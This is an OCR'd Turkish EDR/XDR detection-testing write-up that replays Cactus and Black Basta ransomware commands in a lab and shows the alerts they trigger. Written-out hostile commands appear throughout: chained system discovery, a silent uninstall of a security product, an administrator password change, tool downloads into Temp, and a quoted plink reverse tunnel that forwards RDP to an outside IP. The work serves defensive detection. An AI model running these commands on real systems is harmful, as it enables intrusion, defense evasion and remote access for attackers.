
Resim 4.5

Komut 2:

dir c:\windows\appcompat > C:\Users\akbaba\AppData\Local\Temp\qle.ttf

Komut tüm kullanıcıların erişebileceği, sistemin geçici dosyalarını içeren dizini, kullanıcının geçici dosyalarını içeren dizine çıktı alıyor. qle.ttf dosyasında ise komuta bağlı olarak başarıyla çalıştığını veya çıktıyı görebiliriz. Burada dir bir sonuç sunduğu için qle.ttf dosyasında temp dizininde bulunan dosyaları görebiliyoruz.

EDR Tespit Senaryosu




Resim 4.6

Appcompat dizinini kullanıcının temp dizinine kaydediyor. Burada dosyanın appraiser, encapsulation ve UA dizinlerini içerdiğini görüyoruz.


<u>Komut 3:</u>

quser > C:\Users\akbaba\AppData\Local\Temp\qle.ttf

Sistemde oturum açan kullanıcıları gösterir, buradaki mevcut kullanıcı olan akbaba ve logon time olarak da bir tarih ve saat görüyoruz.



Resim 4.7




Resim 4.8


EDR Tespit Senaryosu

Resim 4.8 de quser komutunun quser.exe çalıştırıldığını ve bunun alarm tetiklediğini görüyoruz.
NOT: Windows üzerinde kural yazarken "False Positive" kavramı gözümüzün önünde bulundurmamız gereken bir noktadır. Windows üzerinde bazı process'ler çok fazla FP alarmı getirirken bazı nadir kullanılan quser gibi komutlar da kurum politikasına bağlı olarak kontrol altına alınabilir, kural yazılabilir.

Komut 4:
powershell Get-WmiObject -Class Win32_Product > C:\Users\akbaba\AppData\Local\Temp\qle.ttf



Resim 4.9



Resim 5.0

Resim 4.9'da sistemde yüklü olan yazılımların listesini getiren komutu qle.ttf dosyasına çıktı alır. IdentifyNumber, Name, Vendor, Version ve Caption gibi değerlerden yüklü yazılıma ait veriler çıkartılabilmektedir. Resim 5.0'da ise çalıştırılan komuta dair alarmı görüyoruz.

EDR Tespit Senaryosu

NOT: > komutu işletim sistemlerinde overwrite (üzerine yaz) işlemi yapmaktadır. Dolayısıyla temp dizinin listelemesi, appcompat'ı listelemesi, quser çıktısını alması ve get-wmiobject win_32class ile yüklü yazılımlar hakkında bilgi edinmesi tek tek satırlar halinde ele alınmış fakat bunun bir senaryo bazlı çalışma olduğunu düşünürsek ve çalıştırılan her komut ve satırın farklı bir alarmı tetikleyeceğini ele alırsak, saldırganın shell almış olabileceğini veya web dışında farklı bir yöntemle sızmış olacağını düşünüp buradaki komutları single-line (tek satırlık) bir komutta birleştirdiğimizde olası başka bir senaryoyu canlandırmış oluruz.

Buradan yola çıkarak single-line komutu oluşturacak olursak:
dir C:\windows\appcompat > C:\Users\akbaba\AppData\Local\Temp\qle.ttf &
powershell Get-WmiObject -Class Win32_Product >>
C:\Users\akbaba\AppData\Local\Temp\qle.ttf olacak & quser >>
C:\Users\akbaba\AppData\Local\Temp\qle.ttf & dir c:\windows\temp >>
C:\Users\akbaba\AppData\Local\Temp\qle.ttf

Burayı 4 parçaya bölersek, ilki appcompat dizinini qle.ttf dosyasına çıktı alıyor > operatörü ile. Sonrasında & ifadesini görüyoruz, burada && yerine & kullanılmıştır çünkü & kullanıldığında önceki komut başarısız olursa, mevcut değilse veya tetiklenmese bile bu bir sonrakini etkilemiyor.


```
c:\Windows\Temp>whoami & echo "output"
poctest\akbaba
"output"

c:\Windows\Temp>whoamii & echo "output"
'whoamii' is not recognized as an internal or external command,
operable program or batch file.
"output"

c:\Windows\Temp>whoami && echo "output"
poctest\akbaba
"output"

c:\Windows\Temp>whoamii && echo "output"
'whoamii' is not recognized as an internal or external command,
operable program or batch file.
```

Resim 5.1

EDR Tespit Senaryosu

Resim 5.1'de de görüldüğü gibi & yerine && kullanıldığında komut önceki komuta bağlı. Saldırgan bakış açısından düşünecek olursak, başarısız bir komut program, parametre veya yazılımdan dolayı komutun çalıştırılmaması eldeki tek şansın kaybedilmesi veya alternatif yolları aramaya mecbur kılabilir.


& operatörüne değindikten sonra > ve >> farkına değinebiliriz. Buradaki işlem ise > kullandığımızda önceki çıktının ne olduğuna bakmaksızın üzerine yazar ve öncekini siler. >> ise önceki çıktıyı silmez, kendi çalıştıracağı komutu önceki komuta ekler.



Resim 5.2

Resim 5.2 de terminal ekranına bakacak olursak ilk çıktının temp dizinin listelemesi olması gerekiyor ama 2. komut appcompat dizinini listelemeyi > ile yaptığı için önceki çıktıyı silmiş. Bu yüzden notepad içerisindeki 3 numaralı dizin appcompat, 4 numaralı olan ise ondan sonra gelen temp dizinini listeleme ve >> kullanıldığı için temp dizinidir.

Şimdi ise single-line komutu çalıştırabiliriz:



Resim 5.3

EDR Tespit Senaryosu

```
 Volume in drive C has no label.
 Volume Serial Number is 0446-BF27

 Directory of c:\windows\appcompat

02/26/2024  04:35 AM    <DIR>          .
02/26/2024  04:35 AM    <DIR>          ..
03/20/2024  01:02 AM    <DIR>          appraiser
12/11/2023  08:47 AM    <DIR>          encapsulation
03/05/2024  05:43 AM    <DIR>          UA
               0 File(s)              0 bytes
               5 Dir(s)  45,078,560,768 bytes free


IdentifyingNumber : {51A41F10-B64A-8F09
Name              : MSI Development Tools
Vendor            : Microsoft Corporation
Version           : 10.1.22621.2428
Caption           : MSI Development Tools

IdentifyingNumber : {3535F430-8CA2-3DFC
Name              : Windows SDK Desktop Headers x64
Vendor            : Microsoft Corporation
```

Resim 5.4

```
 USERNAME              SESSIONNAME        ID  STATE   IDLE TIME   LOGON TIME
>akbaba                console             1  Active      none   3/27/2024 11:56 PM
 Volume in drive C has no label.
 Volume Serial Number is 0446-BF27

 Directory of c:\windows\temp

03/28/2024  03:53 AM    <DIR>          .
03/28/2024  03:53 AM    <DIR>          ..
03/20/2024  12:23 AM    <DIR>          4B6AF52D-8D63-4A1D
03/01/2024  12:36 AM    <DIR>          833D585B-1617-465E
12/13/2023  04:13 AM    <DIR>          A22FF830-015A-4727
03/01/2024  12:35 AM    <DIR>          C96F9153-3742-48E6
02/26/2024  05:12 AM    <DIR>          DB9DAEB2-5E15-4EAF
02/09/2024  01:46 AM    <DIR>          eme0irlc
03/28/2024  01:22 AM           509,194 MpCmdRun.log
03/28/2024  12:18 AM           498,044 MpSigStub.log
12/18/2023  04:00 AM    <DIR>          SDIAG_dc43cc0e-6539-44e3-940a-cc79c50ba771
```

Resim 5.5

Resim 5.3 ve 5.4 5.5 deki ekran görüntüleri de ele alındığında tüm sistem hakkında bilgi toplayan komutlar tek satırda çalıştırılmış ve qle.ttf dosyasında tutulmuş oluyor.

Aşama 3:

Komut 1:


Senaryo içerisinde Sophos güvenlik çözümünün GUID (globally unique identifier) değeri belirtilmiş, tünelleme için kullanılan putty.exe uygulamasının GUID değerini belirtelim.

EDR Tespit Senaryosu

```
C:\Windows\system32>msiexec.exe /X{DDC95F26-92B1-4546-9678-5DC68DF76BA0} /qn

C:\Windows\system32>
```

Resim 5.6

GUID değeri resim 5.6 da görülüyor {DDC95F26-92B1-4546-9678-5DC68DF76BA0}.
MsiExec.exe /X{DDC95F26-92B1-4546-9678-5DC68DF76BA0} /qn



Resim 5.7

Resim 5.7 de görüldüğü gibi cmd üzerinde çalıştırılan msiexec process'i ve parametrelerini görebiliyoruz. Kural adı ise "Cactus Ransomware Uninstall Software" ve High severity.

Komut 2:
net user Administrator changepassword >
C:\Users\akbaba\AppData\Local\Temp\qle.ttf


```
C:\Windows\system32>net user administrator changepassword      > C:\Users\akbaba\AppData\Local\Temp\qle.ttf

C:\Windows\system32>
```

Resim 5.8

Resim 1.1

EDR Tespit Senaryosu

Resim 5.8 de Administrator kullanıcısının “changepassword” parolası ile değiştirildiğini görüyoruz ve bu qle.ttf dosyasına yazılmış.



Resim 5.9

Resim 5.9 de Administrator kullanıcısının “changepassword” parolası ile değiştirildiğini alarm içerisinde görüyoruz (cmd.exe > net.exe) ve bu qle.ttf dosyasına yazılmış. Ayrıca yapılan bu teknik 1069 ve 1087 “Mitre Teknikleri”yle eşleşmektedir.


Resim 6.0

EDR Tespit Senaryosu

Komut 3:


Ransomware grubu bu saldırıda “echo y "^"| c:\windows\temp\putty.exe -ssh -P 443 -l admin -pw -R 45.61.147.176:50400:127.0.0.1:3389 45.61.147.176" syntaxını kullanmıştır. Burada kullanılan exe Temp dizini altındaki putty.exe olarak görünüyor fakat bu aslında plink.exe (CLI putty).

Aşama 1 de saldırganların gerçekleştirdiği “powershell Invoke-WebRequest https://the.earth.li/~sgtatham/putty/latest/w64/plink.exe -OutFile C:\\windows\\temp\\putty.exe” komutu indirilen plink.exe uygulamasının Temp dizini altına putty.exe olarak kaydedildiği için saldırıda plink.exe yerine putty.exe olarak görünmektedir.



Resim 6.1

Resim 6.1'de plink.exe çalıştırıldığında -l parametresi ile kullanıcı adı verilmiş ve farklı 2 IP adresini görüyoruz, bunlardan .117 ile biten senaryo içerisinde C2 olarak kullanılan IP adresi, diğeri ağda mevcut olmayan adres. Buna rağmen alarm tetikleniyor.



Resim 6.2

Resim 6.2'de Remote port forwarding görüyoruz ve bu “Port Forwarding” olarak belirtilmiş alarm içerisinde. Yukarda çeşitli syntaxları High olarak Detect edilmiş şekilde ele alınan alarmları görüyoruz.

Resim 1.1

XDR Tespit Senaryosu


XDR için de 3 aşamada ilerleyeceğiz:

1. Powershell komutlarının olduğu aşama
2. Sistem hakkında bilginin toplanmaya başlandığı aşama
3. Sistem hakkında bilgi toplandıktan sonra eyleme geçilen aşama

Aşama 1:

Komut 1:

powershell iwr -uri http://10.10.122.117/putty.zip -OutFile C:\Windows\Temp\putty.exe




Resim 7.0

Resim 7.1

Yapılan saldırının Severity değeri Informational ve Aksiyon olarak Detected verilmiş. Ek olarak alarm adının Black Basta Ransonware Grubu'nun "Defense Evasion" taktiği ile eşleşmektedir. Buradaki saldırı çeşitli diğer tehdit grupları tarafından da kullanılmaktadır ancak öncelik Black Basta Ransomware grubundadır.

Komut 2:

powershell start-bitstransfer -source http://10.10.122.117/qlik-sens-nov.zip C:\Windows\Temp\Qliksense.exe



Resim 7.2

Resim 1.1


XDR Tespit Senaryosu

Resim 7.3

Resim 7.4


Alarm Informational Severity seviyesine sahip ve Detected olarak belirlenmiş. Ayrıca bu teknik de Black Basta Ransomware grubunun "Defense Evasion" saldırı tekniği olarak kullanılmaktadır.

Komut 3:
powershell Invoke-WebRequest https://download.anydesk.com/AnyDesk.exe -OutFile C:\Windows\Temp\file.exe



Resim 7.5

Resim 7.6



Resim 7.7


Alarm Informational Detected olarak tetiklenmiş, açıklama ise "process sık kullanılmayan external bir adrese bağlantı kurdu." olarak verilmiş.

Komut 4:
powershell wget 'http://zohoservice.net/anydesk.zip' -OutFile 'C:\Windows\Temp\any.exe'

Resim 7.8

Resim 1.1

